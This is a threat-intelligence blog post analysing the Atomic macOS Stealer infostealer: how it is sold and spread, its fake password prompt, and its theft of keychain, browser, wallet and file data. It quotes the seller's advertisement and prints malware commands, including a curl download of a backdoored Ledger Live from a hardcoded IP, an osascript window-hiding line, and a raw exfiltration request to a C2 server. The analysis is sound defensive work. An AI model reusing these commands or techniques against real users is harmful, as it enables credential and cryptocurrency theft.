Reverse Engineering Atomic MacOS Stealer

spycloud.com/blog/reverse-engineering-atomic-macos-stealer/

James

June 3, 2024

Atomic Stealer is a macOS-based infostealer that operates as a Malware-As-A-Service (MaaS). You've likely heard it mentioned before – it's notorious for being one of the few active macOS infostealer malware families with full-fledged stealing capabilities that allow it to capture things like administrator and keychain passwords, sensitive system information, and credentials and browser information from Chrome, Firefox, and other applications on a victim's computer.

Researchers first discovered Atomic Stealer in April 2023, and newer versions of the infostealer with expanded capabilities have since been released. SpyCloud has ingested 214,369 total records from 1,491 unique Atomic Stealer infections since October 2023.

Our team at SpyCloud Labs reverse-engineered Atomic macOS Stealer to get a better understanding of its current capabilities and the threat it poses to the security community. This blog details our analysis of Atomic Stealer – including what to be on the lookout for.

About Atomic Stealer

Atomic Stealer exfiltrates data from several sources, including:

- A variety of browsers like Chrome, Safari, and Firefox


- A variety of crypto wallets like Exodus; additionally, if Atomic Stealer detects that a victim has Ledger Live crypto wallet installed, it will attempt to install a backdoored version of Ledger Live

- Telegram

- Apple Notes

- Other applications and extensions

Customers of Atomic Stealer pay a hefty monthly fee of between $500 – $1000 USD for access to the Atomic Stealer panel, which in return provides log export as well as builds and more.



Ping3r Atomic MacOS Stealer
ATOMIC MACOS STEALER

SYSTEM:
- Keychain (Export all passwords from apple keychain)
- SystemInfo (Full information about system)
- FileGrabber (Desktop, Documents)
- MacOS Password

BROWSERS:
- Chrome (Autofills, Passwords, Cookies, Wallets, Cards)
- Firefox (Autofills, Cookies)
- Brave (Cookies,Passwords,Autofills, Wallets, Cards)
- Edge (Cookies,Passwords,Autofills, Wallets, Cards)
- Vivaldi (Cookies,Passwords,Autofills, Wallets, Cards)
- Yandex (Cookies,Autofills, Wallets, Cards)
- Opera (Cookies,Passwords,Autofills,Wallets,Cards)
- OperaGX (Cookies,Passwords,Autofills,Wallets,Cards)

WALLETS + PLUGINS:
- Electrum
- Binance
- Exodus
- Atomic
- Coinomi
- Over 60 plug-ins like MetaMask,Phantom and others

FEATURES:
- Web-Panel
- Brute MetaMask (Seed/Private Key)
- Crypto-Checker
- Beautiful dmg-installer
- Logs in telegram(logs + notification)

Current price: 1000$/month
Discounted price now: 500$/month
Lifetime price: dm me

Accept: USDT(TRC20) / ETH / BTC

Contact:
https://t.me/Ping3r

Image 1: Screenshot of an advertisement for Atomic Stealer on Telegram.

Common entry points: Atomic Stealer distribution

Since Atomic Stealer is a MaaS operating model, there are many threat actors who build and deploy Atomic in a variety of environments – which means there are several active infection vectors, or entry points, for Atomic Stealer. A vector that our SpyCloud Labs analysts see often is the use of pay-per-install (PPI) services like SpaxMedia or InstallBank. These services, part of a broader range of cybercrime enablement services that facilitate the spread of malware and related criminal activity, allow customers to insert “download buttons” onto their websites and monetize them, all while broadly spreading the malware, in this case, Atomic, as observed in our previous reporting.


The Atomic Stealer binaries, normally named something related to “Crack”, like “CrackInstall”, “CrackSoftware”, etc, arrive as .dmg files and require the victim to run and install the malicious application.

Installation and main features of Atomic Stealer

In recent versions of Atomic Stealer, it does not have any form of persistence. Instead, Atomic creates an install/data exfiltration location at a randomly generated numerical-based directory in the victim’s /Users/<username> folder, in which it stores all of the data it steals. This data is zipped up and sent to the Command & Control (C2) server before being deleted from the system.

Osascript usage

Throughout the installation and theft routines of Atomic Stealer, it leverages macOS shell scripts, launched with the osascript utility. These shell scripts normally allow the user to automate all kinds of tasks on macOS, but in this case allow Atomic Stealer to steal passwords and files, as well as carry out the vast majority of its core functionality. For example, as observed in Image 2, Atomic Stealer attempts to change the visibility of the terminal application during installation, making use of osascript to accomplish this action.




```
loc_10000EE30:
mov     cl, [rbp+__s2]
xor     [rbp+rax+__s2], cl
inc     rax
cmp     rax, 54h ; 'T'
jnz     short loc_10000EE30

call    _system         ; osascript -e 'tell application "terminal" to set visible of front window to false'
mov     rax, 41613328252A2C41h
lea     r13, [rbp+__s2+1]
mov     [r13-1], rax
mov     eax, 1

loc_10000EE65:
mov     cl, [rbp+__s2]
xor     [rbp+rax+__s2], cl
inc     rax
cmp     rax, 8
jnz     short loc_10000EE65
```

Image 2: Atomic Stealer uses osascript to change the visibility of the terminal application.

Defenders should be on the lookout for unexpected osascript usage, as Atomic Stealer's "FileGrabber" is entirely osascript based, and sends the commands line by line.

As observed in Image 3, Atomic Stealer also throws up a fake error window at the end of its process run-through, possibly to trick the victim into believing whatever software they were attempting to install failed to install.



Some error occurred while running the application.

Image 3: The fake error window thrown up by Atomic at the end of its run-through.

Administrator password theft

During the run-through of the malware, Atomic Stealer employs a basic auth check which checks to see if the malware is running in sudo using the Directory Service Command Line utility, or "DSCL". This utility helps a Mac computer bind to a domain for Active Directory work. However, Atomic Stealer uses it as a basic authentication password verification tool with the command:


> *dscl /Local/Default -authonly <username> <password>*

When no password or an incorrect password is supplied to this command, the DSCL utility returns:

> *Authentication for node /Local/Default failed. (-14090, eDSAuthFailed)*

<dscl_cmd> DS Error: -14090 (eDSAuthFailed)

This lets Atomic Stealer know that it does not currently have the administrator password and that it needs to attempt to trick the user into entering it into a pop-up that it creates using osascript, as observed in Image 4.



System Preferences

To launch the application, you need to update the system settings

Please enter your password.

```
;   var_97: int8_t, -151
;   var_98: int8_t, -152
;   var_A0: int8_t, -160

            EntryPoint:
```

Image 4: The fake password popup window. The stolen password is saved to the exfil directory as a file titled “password-entered.”

Keychain theft

Once Atomic Stealer has obtained the administrator password, it immediately launches into the theft of keychain data by copying the victim’s entire login.keychain-db into the exfil directory. This is packaged up and exfiltrated to be parsed out by the Atomic Stealer panel for Atomic Stealer clients.

System info

Atomic Stealer also leverages several macOS utilities in order to profile a victim’s system. During the course of Atomic Stealer’s “System Info” function, it runs the following commands:

- sw_vers
- system_profiler SPHardwareDataType
- system_profiler SPDisplaysDataType

These commands pull internal hardware/software information about the victim’s device such as Model Name, OS Loader Version, Chipset Model, and more. Additionally, it obtains a list of installed software on the system, which it then uses to control additional functionality later, such as deciding to launch the Ledger Live backdoor, which we detail further in this blog.

All of this information is stored in a file called SysInfo.txt in the exfil directory. Notably, SpyCloud Labs has observed Atomic Stealer log files indicating the malware was compiled for x86 and ARM architecture, which suggests it can steal data from systems running M1 –

M3 chips, as well as older macOS chips.

Credential and browser theft

Atomic Stealer steals credentials and browser info from various applications/browsers on the victim's machine.

Crypto wallets

Atomic Stealer targets the following crypto wallets to steal data from them:

- Exodus
- Electrum
- Coinomi
- Guarda

- Wasabi
- Atomic
- Ledger Live

Browsers

Additionally, Atomic Stealer targets the following Chromium-based browsers, as well as Mozilla Firefox, in order to steal browser information from the victim:

- Chrome
- ChromeCanary
- Arc
- Brave
- Edge

- Vivaldi
- Yandex
- Opera
- OperaGX

Browser extensions

Atomic Stealer also targets the following Chrome browser extensions to steal data from them:

- ArgentX
- AuroWallet
- Aurox
- Backpack
- Binance Chain Wallet

- BitFinity
- Bitget
- Blade
- BlockWallet
- Braavos
- Byone
- Carax
- CardWallet
- Clover Wallet
- Coin98
- Coinbase Wallet
- Coinwallet
- CryptoAirdrop
- CyanoWallet
- DAppPlay
- DPal
- Echooo
- Enkrypt
- EQUAL
- Eternl
- EVER
- ExodusWeb3
- Fewcha
- Finnie
- Flint
- FreaksAxie Wallet
- Frontier
- Gate
- Gero
- Guarda
- Halo
- Harmony

- HAVAH
- Hycon
- ICONex
- Indexx
- iWallet
- Jaxx Liberty
- KardiaChain
- Keplr
- KHC

- Lace
- LeafWallet
- Liquality Wallet
- MANTA
- MartianWallet
- Math Wallet
- MetaMask
- Metamask2
- Metamask3
- MEW CX
- Morphis
- NaboxWallet
- Nami
- Nautilus
- NeoLine
- Nifty
- Nightly
- NuFi
- Oasis
- OKX
- ONTO
- Oxygen
- Petra
- Phantom
- PolkadotJS
- Polymesh Wallet
- Quantum
- Rabby

- Rainbow
- Ronin Wallet
- SafePal
- Sender
- SenSui
- Shadow
- Slope
- Solflare
- Starcoin
- SubWallet
- Sui
- Suiet
- Swash

- Taho
- Talisman
- Temple
- TerraStation
- TezBox
- TokenPocket
- Ton1
- Tonkeeper
- Trezor
- TronLink
- TronWallet
- TrustWallet
- Typhon
- UniSat
- Walless
- Wombat
- XDCPay
- XDefiWallet
- XVerse
- Yeti
- Yoroi
- Zerion
- ZilPay

For applications that aren't crypto wallets or browsers, Atomic Stealer targets Telegram in order to steal Telegram account data from victims. The stolen data is all transferred to Atomic's exfil directory, to be packaged up and exfiltrated to the C2.

FileGrabber theft

Entirely macOS script-based, Atomic Stealer's FileGrabber looks for and steals files that are likely to contain credentials – specifically, it targets files stored in either Desktop or Documents, that are smaller than 51,200 bytes, and have the following file extension:

- TXT
- DOCX
- RTF
- DOC
- WALLET
- KEYS
- KEY

Additionally, Atomic’s FileGrabber attempts to steal Safari cookies, as well as notes stored in Apple’s Notes app. When successfully stolen, these are all stored in Atomic’s exfil directory, under the “FileGrabber” folder, as observed in Image 5.





Image 5: The exfil directory for Atomic Stealer with the FileGrabber folder.

Malware inception: Ledger Live backdoor

In newer versions of Atomic Stealer, the stealer also has the ability to download and install a malicious version of the crypto wallet, Ledger Live. Essentially a malware infection, with a malware infection.

This behavior is only triggered by Atomic when it detects that the victim has Ledger Live in their software list. If Atomic detects Ledger Live in a software list, it attempts to download the malicious Ledger application from a hardcoded IP, using Curl, as observed in Image 6.



```
mov     rax, [rbp+var_570]
mov     [rbp+var_918], rax
```

```

loc_100011615:              ; char *
mov     rdi, [rbp+var_918]
call    _system             ; curl -s http://77.221.151.29/get.php?apikey=fikasi > /tmp/file.bin
mov     r12d, 1
test    eax, eax
jnz     loc_100011D3F
```

```
lea     rdi, [rbp+__s2]
lea     rsi, [rbp+var_2D8]
mov     edx, 8
call    sub_1000037C4
```

Image 6: The Ledger Live download string, triggered by Curl.

This application is stored in /tmp/ before Atomic uses parts of the original Ledger Live installation to install the new Ledger Live app. Once the new backdoored application is installed in /tmp/, Atomic overwrites the Application storage for Ledger Live, fully installing a malicious backdoor. While SpyCloud Labs analysts were unable to grab a copy of the backdoored Ledger Live, public reporting by Moonlock Lab confirmed that the backdoor steals seed phrases used for crypto wallets.[A]


C2 comms

Exfiltrated information

In older versions of Atomic Stealer (from December 2023), Atomic would package stolen information into a zip stored in memory, never touching the disk apart from the initial file. However, in more recent versions of Atomic Stealer (from April 2024 – May 2024), this behavior changed. Atomic now uses the installation/exfiltration directory discussed in the Installation section of this analysis and zips up the entire directory before sending it back to the C2. It's possible that this change was made to avoid detection by Apple, although in doing so Atomic provides defenders with some good signatures – namely, dropping to /Users/user/<random numeric directory> is more easily detectable.

Both the zip and the install/exfil directory are eventually deleted once Atomic has finished executing.

Atomic Stealer assembles the HTTPS requests that it uses to communicate with its C2 using raw sockets, which gives it a fine level of control over how it assembles the requests. As observed in Image 7, Atomic Stealer's request uses a few identifying request parameters, so long as defenders have SSL Man-In-The-Middle (MITM) to observe them.




```
POST /joinsystem HTTP/1.1
Host: 193.233.132.138
Content-Type: application/x-www-form-urlencoded
Content-Length: 16193
Connection: close
```

```
BuildID-ppi&user-Shark&BG4-UEsDBAoAAAAAAGKKuFgAAAAAAAAAAAAAAAALABAAMTA1NDg5NDAwMC9VWAwA-
L1QZvi9UGb1ARQAUEsDBBQACAAIAFaKuFgAAAAAAAAAAAAAAAAbABAAMTA1NDg5NDAwMC9wYXNzd29yZC1lbnRlcmVkVVgMA
OW9UGbkvVBm9QEUAEvMKcjMSwUAUEsHCN1kN8QIAAAABgAAAFBLAwQUAAgACABiirhYAAAAAAAAAAAAAAAAFgAQADEwNTQ4O
TQwMDAvU3lzaW5mby50eHRVWAwA3L1QZvi9UGb1ARQAfVRNk-
I4DD1PfoWOTNXCJjRfzS1A87HbabqgmeqZm3EU8I4Tp2yHhv31qyQO0FNTm0PKeu9ZkiXZr1rFBbcvLMXxl4hxWG_h3Xut0W
-ojVDZ-Evgd4J-Z-hNCiHjG_q4DPqet2Q6_mAax54H9DUmrE-
oTwI_HA4QqRglVKFAlLEozCdqFWNmRSJQ1wLigz8CJyGDozFKwzZHjMfQg8XyX0e-FOkeNajkJjNjaLa-
KcvknWaqNBLdc_RzF6aMHxFaOfEl-bX0Hk0a_qHmyeHghkaYKn0ZQ7fz-
ACLBp0oZWGzjqCpEgSPwaDT8zvdjt_xnWqLWtwyapmLsZhS0KnffYu6PybL99HQSa_l3O1WszEMur3hw2AwbQ8r_qDdf5oH7
dD3p-354-ghGHRH_nASeJ630Cw_Cm7-nAmTS3YxrgnOvLbk7ZLTsRavO2d_24QRtKp6UTrD22lneBIcoUzBP_sSv-
_wDeHlORuGPsf8jTqjnj6dLWa1IkvUGF4UMWcLz4rFGDfer1kCfEJuQBnKKFlYV9SuD2cI_JEPrfKfw3w5gzbMCylhKQ5Hyj
gRmSjlX--
c7FYUWf00IMVP_OTnTjTXNKP7IkmoOTPM7ZG63GtPhKXhkDSArXCzmIzou_ccMZFd04bvaO45obWioV4nyR26zqTI8FdtWFi
VMis4k_ICYfxPYSxMNB3JZjTYZQWbZmEWUzZ15YM-i6nx3ioz1DyJMYR5XrZ9qfJyrCkzZgyme0nGqddhee6FvLwqYi-
ksBfqj8mRW6Urbi4kRqgPWFkbZKVmqtJcGawVZSRdpHRlTWVPNTKLED1X1junK12ttiItJGv8Vnh5Aeh1gOo9ce42dJ9O9Y5
Q6C1n2TMeGL9Q4pwIfamop9ft-gVKNnP7piwrh-svh_V-Bw5-
B3br7FjCtKiW9HSopFpFzPJjHY9uaFyvzlYzbutNR_VRzbPLPKN5qQm0N3zOzjS0HMWJqqJoFpvShu-
ws1XR3ZlIWbaddhf5m1KygjWjV0FbhXnCzhXCVZqyLKbWWHd4zI3KGnqquGJtarvELdcit1CtrUuSF_QiUSqrlB0Qyv42j6X
IDjDT6qp1a_gQ9kitspbtazENkhVofnH4f67-
A1BLBwihjrwATAMAAGAGAABQSwMEFAAIAAgAVoq4WAAAAAAAAAAAAAAAAABkAEAAxMDU0ODk0MDAwL2xvZ2luLWtleWNoYWlu
VVgMAOS9UGbkvVBm9QEUAO1dB1QUSfOfDSxLzkEBXUAF5IiComAgqRwgSFAxL7sLrER3FwUjYMAMKuacTsyY7syH3uGpZzxz
xpwV9fT0TP-a3Rl2XHqWne_uf-_73rt9r2Bqpn_V3dXd1dXVEzILRRkYC8N_5kDWyiNs1iX4YwQUgGEcOG-
vwLBuHzGsewsMS3HEsGFFGDYFzpcDzfQFqsMw9jUVVonrDvy5r3lsEtBxDGMBhtUHCGSwKoFOQ1q4xI4AmgYHXQgcC_v65wz
Ukji2DU9MjB0UETMoImxQYnj3yNjQQVE9usYpr0UQWDo8npljQ3xoUlJCVFhyUmQiIYOtRQZ-
```

Image 7: A snapshot of Atomic Stealer’s exfil request.

